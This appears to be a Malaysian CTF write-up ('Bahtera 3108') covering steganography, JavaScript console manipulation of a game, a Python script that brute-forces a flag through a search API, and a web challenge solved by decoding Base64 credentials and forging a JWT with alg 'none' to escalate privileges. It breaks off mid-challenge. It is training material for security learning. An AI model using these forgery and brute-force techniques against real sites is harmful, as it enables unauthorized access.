



BAHTERA 3108 CTF

Prepared By:

conan a.k.a [Nawfal](#)

TABLE OF CONTENTS

[Miscellaneous] Komik	3
[Miscellaneous] Permainan Lagenda.....	7
[Miscellaneous] Seniman Agung	12
[Web] Supermokh	17
[Web] Pemimpin	25
[Web] Pelumba Negara	30
[Forensics] Operation Nyet.....	40
[Forensics] Tok Janggut	43
[Osint] Malayan Heroine	47
[Osint] Malayan Heroine	49
[Reverse Engineering] Maznah Legacy	51
[Crypto] ADI RaSA.....	56
[Crypto] Shila's Song & City	57
[Boot2Root] Menara Berkembar KLCC.....	58

[Miscellaneous] Komik

Here is the question:

The screenshot shows a challenge interface with a dark background. At the top left is a 'Challenge' button and a close 'X' button at the top right. The title 'Komik' is centered above the score '100'. Below the title is a text area containing the instruction: 'Dalam ni ada Flag, tinggal copy paste dan ____ je.' followed by a URL '<https://www.dcode.fr/>'. A blue download button labeled 'komik.txt' is present. At the bottom are two buttons: 'Flag' on the left and 'Submit' on the right.

Description

Dalam ni ada Flag, tinggal copy paste dan ____ je.

<https://www.dcode.fr/>

Walkthrough

The challenge has given us a text file (.txt) to analyze.

Korang tau tak pasal buku yang bertajuk Fried Rice dari Erica Eng? buku ni dapat anugerah Eisner. Nak tahu gempak tak gempak boleh katakan anugerah eisner ni macam anugerah oscar tapi dalam industri komik. Kalau korang minat boleh lah beli, tah mahal pun dalam bawah RM40 camtu.

Seems like something is hidden, lets use dcode to analyze the cipher type.

The screenshot shows the dCode website's 'Cipher Identifier' tool. On the left, there's a search bar and a list of various cipher types. The main area displays the analyzed text from 'komik.txt' and provides options to analyze it further. A sidebar on the right contains links to similar pages and support information.

CIPHER IDENTIFIER

ENCRYPTED MESSAGE IDENTIFIER


ANSALYZE

Support

Forum/Help

Okay so I suspect it to be Zero-Width Space encoder but dcode doesn't seem to be able to show the flag.

Therefore, I explored alternative online decoding tools that support Zero-Width Space and Unicode steganography to extract the hidden message.



I discovered an online decoder specifically designed for Unicode steganography with Zero-Width characters: https://330k.github.io/misc_tools/unicode_steganography.html. This tool supports detecting hidden messages embedded in text using Zero-Width characters, which allowed me to successfully extract the hidden flag.

Unicode Steganography with Zero-Width Characters

This is plain text steganography with zero-width characters of Unicode.

Zero-width characters is inserted within the words.

JavaScript library is below.

http://330k.github.io/misc_tools/unicode_steganography.js

After pasting the suspicious text into the Unicode Steganography tool, I selected the **Decode** option. The tool successfully revealed the hidden message embedded with Zero-Width characters.

Text in Text Steganography Sample


<p>Original Text: <input type="text" value="Clear"/> (length: 279)</p> <p>Korang tau tak pasal buku yang bertajuk Fried Rice dari Erica Eng? buku ni dapat anugerah Eisner. Nak tahu gempak tak gempak boleh katakan anugerah eisner ni macam anugerah oscar tapi dalam industri komik. Kalau korang minat boleh lah belli, tah mahal pun dalam bawah RM40 cantu.</p> <p>Hidden Text: <input type="text" value="Clear"/> (length: 22)</p> <p>3108{e1sner_r1c3_b00k}</p>	<p>Steganography Text: <input type="text" value="Clear"/> (length: 455)</p> <p>Korang tau tak pasal buku yang bertajuk Fried Rice dari Erica Eng? buku ni dapat anugerah Eisner. Nak tahu gempak tak gempak boleh katakan anugerah eisner ni macam anugerah oscar tapi dalam industri komik. Kalau korang minat boleh lah belli, tah mahal pun dalam bawah RM40 cantu.</p> <p><input type="button" value="Encode »"/> <input type="button" value="« Decode"/></p> <p>Download Stego Text as File</p>
--	---

The extracted hidden text was:

Flag- 3108{e1sner_r1c3_b00k}

[Miscellaneous] Permainan Lagenda

Here is the question:



Description


Di sinilah bermulanya era permainan video sebelum wujudnya MLBB, PUBG, CSGO dan lain-lain. Bantu Soloz dalam permainan ini untuk mendapatkan flag.

Flag Format: 3108{}

<https://ular.bahterasiber.my>

Walkthrough

This is the initial game interface for game *Ular*. The challenge description says the player must reach a score of **400 points** to reveal the hidden flag. Manually achieving this score would take a long time, so I looked for another way to manipulate the score system.



Here, I started playing the game normally. The score counter increases as the snake eats glowing blocks. The target remains set at 400 points, which hints that the flag will only be displayed after this score is reached.



Inspecting the page's HTML code shows a hidden modal (`id="flagModal"`) containing the text area where the flag will be displayed. This confirms that the flag is already built into the game's code and only needs to be triggered programmatically.

```
<div class="modal-backdrop" id="flagModal">
  <div class="modal" role="dialog" aria-modal="true" aria-labelledby="flagTitle">
    <h3 id="flagTitle" style="margin-top:0;color:var(--neon1)">Naik Taraf – Rahsia Terbongkar</h3>
    <p>Flag:</p>
    <pre id="flagText"></pre>
    <div class="modal-actions">
      <button id="copyFlag" class="btn">Salin</button>
      <button id="closeModal" class="btn">Tutup</button>
    </div>
  </div>
</div>

<div class="toast" id="toast"></div>

<!-- External JS -->
<script src="game.js"></script>
</body>
</html>
```

Opening the linked game.js file reveals that the JavaScript is obfuscated. Despite this, I can still identify function names and variables related to the score system and flag display.

By searching for the keyword “**flag**” inside the script, I found several important functions to reveal the flag.



Let's focus on some of them,

- 1) **First** the developer attached a helper object to window (the global object in browsers).
 - 2) **Second**, the function revealFlag() will execute and show the hidden flag after the target is **0x190 = 400** (points)

```
=TARGET&&revealFlag(); }window[ 'game' ]=
```



```
urn score=Number(_0x4c9492)||0x0,updateS  
e; },'triggerFlag':():=>{revealFlag(); },'  
1bd)]?.[ _0x31c87c(0x1cb)]==='addPoints'8
```



```
_0x4c9492| |0x0,updateS  
_FOOD=0xa,TARGET=0x190,car  
[ '_0x12cded(0x129)'].tare
```

So we have 2 options here, whether to set the score to trigger the flag or just trigger the flag itself.

[NEW] Explain Console errors by using Copilot in Edge: click ⓘ to explain an error. [Learn more](#)

> game.setScore(400);
< 400
>

```
[NEW] Explain Console errors by using Copilot in Edge: click ⓘ to explain an  
error. Learn more  
> game.triggerFlag();  
< undefined  
> |
```

Naik Taraf — Rahsia Terbongkar

Flag:

3108{ul4r_l3gend}

Salin

Tutup

 Flag - 3108{ul4r_l3gend}

[Miscellaneous] Seniman Agung




Description

"Di sebalik kehebatan filem-filem P. Ramlee, ada satu rahsia tersembunyi yang hanya peminat tegar mampu temui. Laman web penghormatan ini kelihatan biasa sahaja, tetapi seni dan nostalgia yang terpampang sebenarnya menyimpan sesuatu yang bernilai. Adakah anda mampu menghayati karya agung beliau dan membongkar rahsianya?"

Walkthrough

The challenge description introduces *Seniman Agung*, themed around P. Ramlee. It hints that the tribute website looks ordinary but actually hides something valuable. The goal is to explore the site and uncover the hidden flag.



This is the homepage of the tribute site. At first glance, it looks like a normal archive blog. However, scrolling over will show us the box of “**Petunjuk Misteri**”, and another box “**Bendera Palsu?**”, seems like mystery to me (fake hukhukk...)

This screenshot shows two specific boxes from the website. The first box, titled "Petunjuk Misteri", contains the text "Ada rahsia di sini... *****" and was posted by "misteri" on March 1, 1960. The second box, titled "Bendera Palsu?", contains the text "3108{haacariapetuu}" and was posted by "????" on June 13, 1961. Both boxes have a similar layout with a film strip icon and a timestamp.

After performing a search with the flag header will give us 3 boxes containing the flag, so this must be a meaning brute force, or crafted queries are needed to extract the real flag.

3108

Cari

Dijumpai 3 cerita:

Petunjuk Misteri

Ada rahsia di sini... *****

 misteri • 1960-03-01

Bendera Palsu?

3108{haacariapetuu}

 ??? • 1961-06-13

False Flag Lagi

Eh ni bukan flag: 3108{bukandisiniya!!!}

 troll • 1965-12-25

108{

Cari

Dijumpai 3 cerita:

■ Petunjuk Misteri

Ada rahsia di sini... *****

✍ misteri • 1960-03-01

■ Bendera Palsu?

3108{haacariapetuu}

✍ ??? • 1961-06-13

■ False Flag Lagi

Eh ni bukan flag: 3108{bukandisiniya!!!}

✍ troll • 1965-12-25

To solve this, I wrote a Python script that interacts with the site's /api/search endpoint. The script tests character combinations one by one. When the response contains “**Petunjuk Misteri**”, it confirms a correct character in the flag. The script continues until the entire flag is revealed.

```
import requests
import time

url = "http://<The docker IP>/api/search"
alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_-!?.-"
headers = {
    "Content-Type": "application/json",
    "User-Agent": "Mozilla/5.0"
}
# -----

def check_query(query):
```

```

"""
Returns True if 'Petunjuk Misteri' appears in the results for the query.
"""

data = {"query": query}
try:
    response = requests.post(url, json=data, headers=headers, timeout=5)
    response.raise_for_status()
    results = response.json().get("results", [])
    for r in results:
        if r.get("title") == "Petunjuk Misteri":
            return True
    return False
except requests.RequestException:
    return False

def brute_flag(start="3108{"):
    flag = start
    print(f"[+] Starting flag: {flag}")

    while not flag.endswith("}"):
        found = False
        for c in alphabet:
            query = flag[-3:] + c # sliding 4-character window
            if check_query(query):
                flag += c
                print(f"[+] Found next character: {c} -> {flag}")
                found = True
                time.sleep(0.1) # small delay to avoid flooding
                break
        if not found:
            print("[-] No valid character found, stopping.")
            break
    print(f"[+] Final flag: {flag}")

if __name__ == "__main__":
    brute_flag()

```

Flag -3108{Buj4ngL4p0k_M3rd3k4}

[Web] Supermokh



Description

Di padang hijau berlari laju, SuperMokh gol tiada terhenti, Walau zaman sudah berlalu,
Adakah anda peminat sejati?

<https://supermokh.bahterasiber.my>

Walkthrough

The challenge introduces *SuperMokh*, themed around Mokhtar Dahari, a legendary Malaysian footballer. The link provided leads to a tribute website where the flag is hidden.

The website loads a login portal requiring a username and password. Since no credentials were given, this suggests hidden clues might exist in the source code.



Inspecting the HTML source reveals a suspicious Base64-encoded string embedded in a comment. This is a strong indicator of hidden credentials.


```
<div class="input-group">
    <label for="password">Password:</label>
    <input type="password" id="password" name="password" required placeholder="Enter password">
</div>

    <button type="submit">👤 LOGIN</button>
</form>
</div>
<!-- Z3Vlc3Q6U2VsYW5nb3Ix0TcyXzE50Dc= -->
</body>
</html>
```


Using the command line, I decoded the Base64 string and retrieved the credentials:

```
[kali㉿NawfalMatebook]~]
$ echo "Z3Vlc3Q6U2VsYW5nb3Ix0TcyXzE50Dc=" | base64 -d
guest:Selangor1972_1987
```

After logging in with the decoded credentials, I successfully accessed the portal. However, the account type was still **guest**, which limited access to the real flag.



When attempting to view the flag, the site displayed an **Access Denied** message. It stated that only *SuperMokh* himself could access the hidden flag. This meant privilege escalation was required.



Checking the browser's Application tab revealed an **auth_token** cookie. The token format was JWT (JSON Web Token), which often contains user roles or identities that can be tampered with.

The screenshot shows the Chrome DevTools Application tab interface. On the left, there's a sidebar with sections like Manifest, Service workers, Storage, Cookies, Background services, and Frames. The Cookies section is expanded, showing Local storage, Session storage, Extension storage, IndexedDB, and Cookies for the domain https://supermo... . Under Cookies, there are entries for auth_token and PHPSESSID. The auth_token cookie has a value starting with eyJ0eXAiOiJKV1QiLCJ... and a size of 186 bytes. The PHPSESSID cookie has a value starting with 114c427fd6b065ffc48... and a size of 41 bytes. A 'Cookie Value' field at the bottom contains the full JWT token value: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0Iiwicm9sZSI6InZpc2l0b3IiLCJpYXQiOjE3NTY2MjEyODUsImV4cCI6MTc1NjYyNDg4NX0.-UP5tBKTdGXu27CnoBlb3BzwHHqKdHRo6SeDjm7WSw.

Name	Value	D...	P...	E...	Si...	H...	S...	S...	P...	C...	Pr...
auth_token	eyJ0eXAiOiJKV1QiLCJ...	s...	/	2...	186	✓					M...
PHPSESSID	114c427fd6b065ffc48...	s...	/	S...	41	✓					M...

I decoded the JWT using an online debugger. The payload showed:

```
"username": "guest",  
"role": "visitor"
```

The screenshot shows the JSON Web Token (JWT) Debugger interface. At the top, there's a navigation bar with links for Debugger, Introduction, Libraries, and Ask. Below the header, a banner states: "Decode, verify, and generate JSON Web Tokens, which are an open, industry standard RFC 7519 method for representing claims securely between two parties." It also includes links to "Learn more about JWT" and "See JWT libraries". A note at the bottom of the banner says: "For your protection, all JWT debugging and validation happens in the browser. Be careful where you paste or share JWTs as they can represent credentials that grant access to resources. This site does not store or transmit your JSON Web Tokens outside of the browser." The main area is divided into sections: "JWT Decoder" and "JWT Encoder". The "Encoded Value" section contains a text input field with the value "eyJ0exAioIJKV1oIJCjbGc1oIJIUzI1Nj9.eyJ1c2VybmtzS16Imd12XN0liwi cm9szS16InZpc2Ib3IiLCJpXXQiojE3NTY2MjEyODUsImV4C1GtMc1NjYyNDg4NX0.-UP5tBK7TdGXu27ChnB1b3B1zwH#HqKdhRo6SeD7m7wSw". The "Decoded Header" section shows the JSON object: { "typ": "JWT", "alg": "HS256" }. The "Decoded Payload" section shows the JSON object: { "username": "guest", "role": "visitor", "iat": 1756621285, "exp": 1756624885 }.

I used JJWTTool in Kali Linux to tamper with the JWT token. This tool allows editing the header and payload, which can be useful for privilege escalation attacks.

The screenshot shows the JJWTTool terminal interface. The title bar displays "JJWTTool Version 2.3.0 @ticarpi". The command line shows the usage of the tool: "/home/kali/.jwt_tool/jwtconf.ini" followed by the command "usage: jwt [-h] [-b] [-t TARGETURL] [-r REQUEST] [-rt RATE] [-i] [-rc COOKIES] [-rh HEADERS] [-pd POSTDATA] [-cv CANARYVALUE] [-np] [-nr] [-M MODE] [-X EXPLOIT] [-ju JWKSURL] [-S SIGN] [-pr PRIVKEY] [-T] [-I] [-hc HEADERCLAIM] [-pc PAYLOADCLAIM] [-hv HEADERVALUE] [-pv PAYLOADVALUE] [-C] [-d DICT] [-p PASSWORD] [-kf KEYFILE] [-V] [-pk PUBKEY] [-jw JWKSFILE] [-Q QUERY] [-v]" and "No JWT provided".

Inside JWTTool, I modified the token payload, changing the role from visitor to SuperMokh. This forged token could potentially bypass the access restriction.

```
(kali㉿NawfallMatebook) ~ [~]
$ jwt eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmcFtZSI6Imd1ZXN0Iiwicm9sZSI6InZpc2l0b3IiLCJpYXQiOjE3NTY2MjEyODUsImV4cCI6MTc1NjYyNDg4NX0.-UP
5tBKTdGXu27CnoBib3BizwHHqKdHRo6SeDjm7WSw -T
[JWTTool]
Version 2.3.0
@ticarpi

/home/kali/.jwt_tool/jwtconf.ini
Original JWT:

=====
This option allows you to tamper with the header, contents and
signature of the JWT.
=====

Token header values:
[1] typ = "JWT"
[2] alg = "HS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> |
```

```
Token header values:
[1] typ = "JWT"
[2] alg = "HS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 2

Current value of alg is: HS256
Please enter new value and hit ENTER
> none
[1] typ = "JWT"
[2] alg = "none"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step
```

```

Token payload values:
[1] username = "guest"
[2] role = "visitor"
[3] iat = 1756621285    ==> TIMESTAMP = 2025-08-31 14:21:25 (UTC)
[4] exp = 1756624885    ==> TIMESTAMP = 2025-08-31 15:21:25 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 1

Current value of username is: guest
Please enter new value and hit ENTER
> SuperMokh
[1] username = "SuperMokh"
[2] role = "visitor"
[3] iat = 1756621285    ==> TIMESTAMP = 2025-08-31 14:21:25 (UTC)
[4] exp = 1756624885    ==> TIMESTAMP = 2025-08-31 15:21:25 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step

```

```

Please select a field number:
(or 0 to Continue)
> 0
Signature unchanged - no signing method specified (-S or -X)
jwttool_40ad65085e3b0dfdb9aa1b3af0fca824 - Tampered token:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJcI2VybmtZSI6IlN1cGVyTW9raCIsInJvbGUiOiJ2aNpdG9yIiwiaWF0IjoxNzU2NjIxMjg1LCJleHaiOiE3NTY2MjQ4ODV9.UP5tBKTdGXu27CnoBIB3BizwHHqKdHRo6SeDjm7WSw



```

I replaced the old cookie in the browser with my forged JWT token.

The screenshot shows a browser window for 'https://supermokh.bahterisiber.my/dashboard.php'. The page displays a dark-themed dashboard with the title 'MY SUPERMOHK PORTAL' and a message 'Welcome to the Legend's Archive' by 'Mokhtar Dahari - The King of Malaysian Football'. Below the dashboard, it says 'Logged in as: guest'. To the right, the browser's developer tools are open, specifically the Network tab. In the Application section of the Network tab, there is a table titled 'Only show cookies with an issue' showing two entries:

Name	Value	D...	P...	E...	S...	H...	S...	S...	P...	C...	Pr...
auth_token	eyJ0eXAiOiJKV1QiLCJ... 114c427fd6b065ff48...	s...	/	2...	190	✓					M...
